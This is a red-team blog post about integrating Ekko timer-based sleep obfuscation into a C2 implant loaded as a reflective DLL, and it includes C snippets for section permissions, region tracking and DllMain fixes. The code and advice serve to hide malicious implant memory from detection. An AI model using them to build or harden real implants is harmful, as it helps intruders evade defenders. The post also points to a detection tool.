Vulpes: Obfuscating Memory Regions with Timers

mez0.cc/posts/vulpes-obfuscating-memory-regions

Table of Contents

Introduction

In this blog, I want to quickly document some bugs I squashed whilst playing with Ekko (from 5pider). After looking into the technique, I figured it would be a cool addition to Vulpes and that's what I did. However, the purpose of this blog is to discuss the issues I had with:

- Reflective DLL Region Permissions
- Reflective DLL Region Tracking for Ekko to protect
- Threading in `DLLMain`
- General Cleanup


in Maelstrom: Writing a C2 Implant, specifically, Safe Sleeping, we document the background to this technique. Below is that excerpt:

> On May 5th 2022, Austin Hudson posted a tweet with a blog: Studying "Next Generation Malware" - NightHawk's Attempt At Obfuscate and Sleep
>
> This blog went through how Austin was able to identify a sample of Nighthawk which is a proprietary C2 from a UK-based Cyber Security Consultancy, MDSec. In this post, Austin discusses how the technique uses thread contexts and callbacks to flip the memory regions permissions (which we will discuss further in later posts).
>
> For clarity, the research efforts for this technique, on behalf of MDSec, was Peter Winter-Smith and modexp.

I won't be detailing the technique, this blog is focusing on the aforementioned objective.

Cleaning up

In the following screenshot, Vulpes can be seen hanging out in memory in a `RX` region:



For people who are familiar with the original Reflective Loader, it allocates memory as RWX:

```
// allocate all the memory for the DLL to be loaded into. we can load at any address
because we will
// relocate the image. Also zeros all memory and marks it as READ, WRITE and EXECUTE
to avoid any problems.
uiBaseAddress = (ULONG_PTR)pVirtualAlloc( NULL, ((PIMAGE_NT_HEADERS)uiHeaderValue)-
>OptionalHeader.SizeOfImage, MEM_RESERVE|MEM_COMMIT, PAGE_EXECUTE_READWRITE );
```

This is something that Paranoid Ninja demonstrates in PE Reflection: The King is Dead, Long Live the King and in his course: Malware on Steroids. From the blog, the following code is shown:

```
numberOfSections = ((PIMAGE_NT_HEADERS)pOldNtHeader)->FileHeader.NumberOfSections;
pSectionHeader = ((ULONG_PTR) & ((PIMAGE_NT_HEADERS)pOldNtHeader)->OptionalHeader +
((PIMAGE_NT_HEADERS)pOldNtHeader)->FileHeader.SizeOfOptionalHeader);
while (numberOfSections--) {
    void* thisSectionVA = (void*) (dllNewBaseAddress +
((PIMAGE_SECTION_HEADER)pSectionHeader)->VirtualAddress);
    ULONG_PTR thisSectionVirtualSize = ((PIMAGE_SECTION_HEADER)pSectionHeader)-
>Misc.VirtualSize;
    DWORD ulPermissions = 0;

    if (((PIMAGE_SECTION_HEADER)pSectionHeader)->Characteristics &
IMAGE_SCN_MEM_WRITE) {
        ulPermissions = PAGE_WRITECOPY;
    }
    if (((PIMAGE_SECTION_HEADER)pSectionHeader)->Characteristics &
IMAGE_SCN_MEM_READ) {
        ulPermissions = PAGE_READONLY;
    }
    if ((((PIMAGE_SECTION_HEADER)pSectionHeader)->Characteristics &
IMAGE_SCN_MEM_WRITE) && (((PIMAGE_SECTION_HEADER)pSectionHeader)->Characteristics &
IMAGE_SCN_MEM_READ)) {
        ulPermissions = PAGE_READWRITE;
    }
    if (((PIMAGE_SECTION_HEADER)pSectionHeader)->Characteristics &
IMAGE_SCN_MEM_EXECUTE) {
        ulPermissions = PAGE_EXECUTE;
    }
    if ((((PIMAGE_SECTION_HEADER)pSectionHeader)->Characteristics &
IMAGE_SCN_MEM_EXECUTE) && (((PIMAGE_SECTION_HEADER)pSectionHeader)->Characteristics &
IMAGE_SCN_MEM_WRITE)) {
        ulPermissions = PAGE_EXECUTE_WRITECOPY;
    }
    if ((((PIMAGE_SECTION_HEADER)pSectionHeader)->Characteristics &
IMAGE_SCN_MEM_EXECUTE) && (((PIMAGE_SECTION_HEADER)pSectionHeader)->Characteristics &
IMAGE_SCN_MEM_READ)) {
        ulPermissions = PAGE_EXECUTE_READ;
    }
    if ((((PIMAGE_SECTION_HEADER)pSectionHeader)->Characteristics &
IMAGE_SCN_MEM_EXECUTE) && (((PIMAGE_SECTION_HEADER)pSectionHeader)->Characteristics &
IMAGE_SCN_MEM_WRITE) && (((PIMAGE_SECTION_HEADER)pSectionHeader)->Characteristics &
IMAGE_SCN_MEM_READ)) {
        ulPermissions = PAGE_EXECUTE_READWRITE;
    }

    pVirtualProtect(thisSectionVA, thisSectionVirtualSize, ulPermissions,
&ulPermissions);

    pSectionHeader += sizeof(IMAGE_SECTION_HEADER);
}
```

To quote the blog:

> The below screenshot shows the newly rebased PE section which does not have any RWX regions anymore, and the RX section only contains the executable code i.e. the `.text` section since all other remaining sections are allocated to other regions now.

This allows the Reflective DLL's `.text` section to be converted to RX, and that is what the screenshot earlier on was showing.

For the eagle-eyed, there was only one memory region. As this was demonstrated in Malware on Steroids and I cannot find any reference online showing how to determine which region to free. However, PE Reflection: The King is Dead, Long Live the King does show *how* to free it:

```
#include "badger.h"

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD dwReason, LPVOID lpReserved)
{
    BOOL bReturnValue = TRUE;
    switch (dwReason)
    {
    case DLL_PROCESS_ATTACH: {
        struct DLL_SWEEPER *dllSweeper = (struct DLL_SWEEPER*)lpReserved;
        CHAR* newlpParam = NULL;

        task_crealloc(&newlpParam, (CHAR*)dllSweeper->lpParameter);
        VirtualFree((LPVOID)dllSweeper->lpParameter, 0, MEM_RELEASE);
        VirtualFree((LPVOID)dllSweeper->dllInitAddress, 0, MEM_RELEASE);

        badger_main(newlpParam);
        break;
    }
    case DLL_PROCESS_DETACH:
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
        break;
    }
    return bReturnValue;
}
```

This is not something I will be showing, though.

At this point, the Reflective DLL looks okay in memory. It has one region cleaned up and freed, and then the other operating out of `RX` .

Sleeping with Timers

Again, we discussed Ekko in Maelstrom: Writing a C2 Implant:

> Once the proof-of-concept was made public by Austin, C5pider then built it out into an open-source tool called Ekko. However, this proof-of-concept uses the base address of the entire image as the region to protect, this only works when the malware is the entire EXE on disk, or loaded as a proper DLL. This can be seen on line 36:
>
> ```
> ImageBase   = GetModuleHandleA( NULL );
> ```
>
> In the event that malware wants to load in the implant entirely through memory, so something like a Reflective DLL, this technique will not work as the `GetModuleHandleA` call will get the base address of the image the DLL is being loaded into. For example, say the DLL is being reflectively loaded into `calc.exe`, then the `GetModuleHandleA` will be the base of `calc.exe`.

For this to work with a proper Reflective DLL, the code needs to be changed slightly. The easiest way to redefine the function is as such:

```
VOID EkkoObf(DWORD SleepTime, DWORD64 ImageBase, DWORD ImageSize);
```

Whilst also removing the call to `GetModuleHandleA`:

```
ImageBase   = GetModuleHandleA( NULL );
ImageSize   = ( ( PIMAGE_NT_HEADERS ) ( ImageBase + ( ( PIMAGE_DOS_HEADER ) ImageBase
)->e_lfanew ) )->OptionalHeader.SizeOfImage;
```

The CORRECT region

The next thing is to figure out which region. Well, the region we have is the `RX` one. I spent some time debugging and Paranoid Ninja pointed out that it should be the rebased `.text` section, which is obvious in hindsight:

```
if ((((PIMAGE_SECTION_HEADER)pSectionHeader)->Characteristics &
IMAGE_SCN_MEM_EXECUTE) && (((PIMAGE_SECTION_HEADER)pSectionHeader)->Characteristics &
IMAGE_SCN_MEM_READ)) {
    ulPermissions = PAGE_EXECUTE_READ;
}
```

So, in my Reflective Loader:

```
if (dwPermissions == PAGE_EXECUTE_READ)
{
    Caller.Region = lpCurrentSection;
    Caller.Size = dwCurrentSection;
}
```

Where `Caller` is:

```
struct CALLER
{
    LPVOID Region;
    DWORD Size;
    LPVOID Release;
};
```

The struct is then passed to `DLLMain` as seen in [PE Reflection: The King is Dead, Long Live the King]:

```
((DLLMAIN)uiValueA)
(
    (HINSTANCE)uiBaseAddress,
    DLL_PROCESS_ATTACH,
    &Caller
);
```

Where `DLLMain` is:

```
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
    CALLER* Caller = { 0 };

    switch (fdwReason) {
    case DLL_PROCESS_ATTACH:
        if (lpReserved != nullptr)
        {
            Caller = (CALLER*)lpReserved;

            VirtualFree(Caller->Release, 0, MEM_RELEASE);

            StartVulpes(Caller->Region, Caller->Size);

            break;
        }
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

At this point, I had the correct region. But this then led to a few *days* of debugging.

DLLMain Bugs

For the longest time, my `DLLMain` had created a thread on `DLL_PROCESS_ATTACH`:

```
NtCreateThreadEx(&hThread, GENERIC_EXECUTE, NULL, (HANDLE)(HANDLE)-1, StartVulpes,
nullptr, FALSE, 0, 0, 0, nullptr);
```


But this only caused issued because:

1. The Reflective Loader creates a thread pointing to the export function
2. The export function does some stuff and then calls `DLLMain` . So, that call will remain in the context of the thread from the Loader.
3. `DLLMain` is called and a subsequent thread is created pointing to the implants core function, then it breaks.
4. The `DLLMain` returns and the `NtWaitForSingleObject` call returns, and the implant exits with `ERROR_SUCCESS` .

> TL;DR: `DLLMain` shouldn't create a thread because the loader will do the thread creation.

Also, don't be like me and use a Parent Process Id spoof in the loader which injects into a suspended process because the process hasn't finished setting up. This left the thread created by the loader with a base address of `0x0` , crashing within `Ekko` .

By simply removing the thread creation in `DLLmain` , and just calling the function, the timers work:



Conclusion

All in all, this took a few days of my life. The Timers technique is a interesting and is a cool way to hide malicious memory regions. With that said, Patriot is a tool put together by Joe Desimone to detect this method by searching memory for timers which point to `NtContinue` !

Thanks to:

- Peter Winter-Smith and modexp: Original authors of the technique
- Austin Hudson: For identifying a sample and Reverse Engineering the technique 👀
- 5pider: For proof-of-concepting the research
- Paranoid Ninja: For helping me understand Reflective DLLs properly and debugging the memory region setup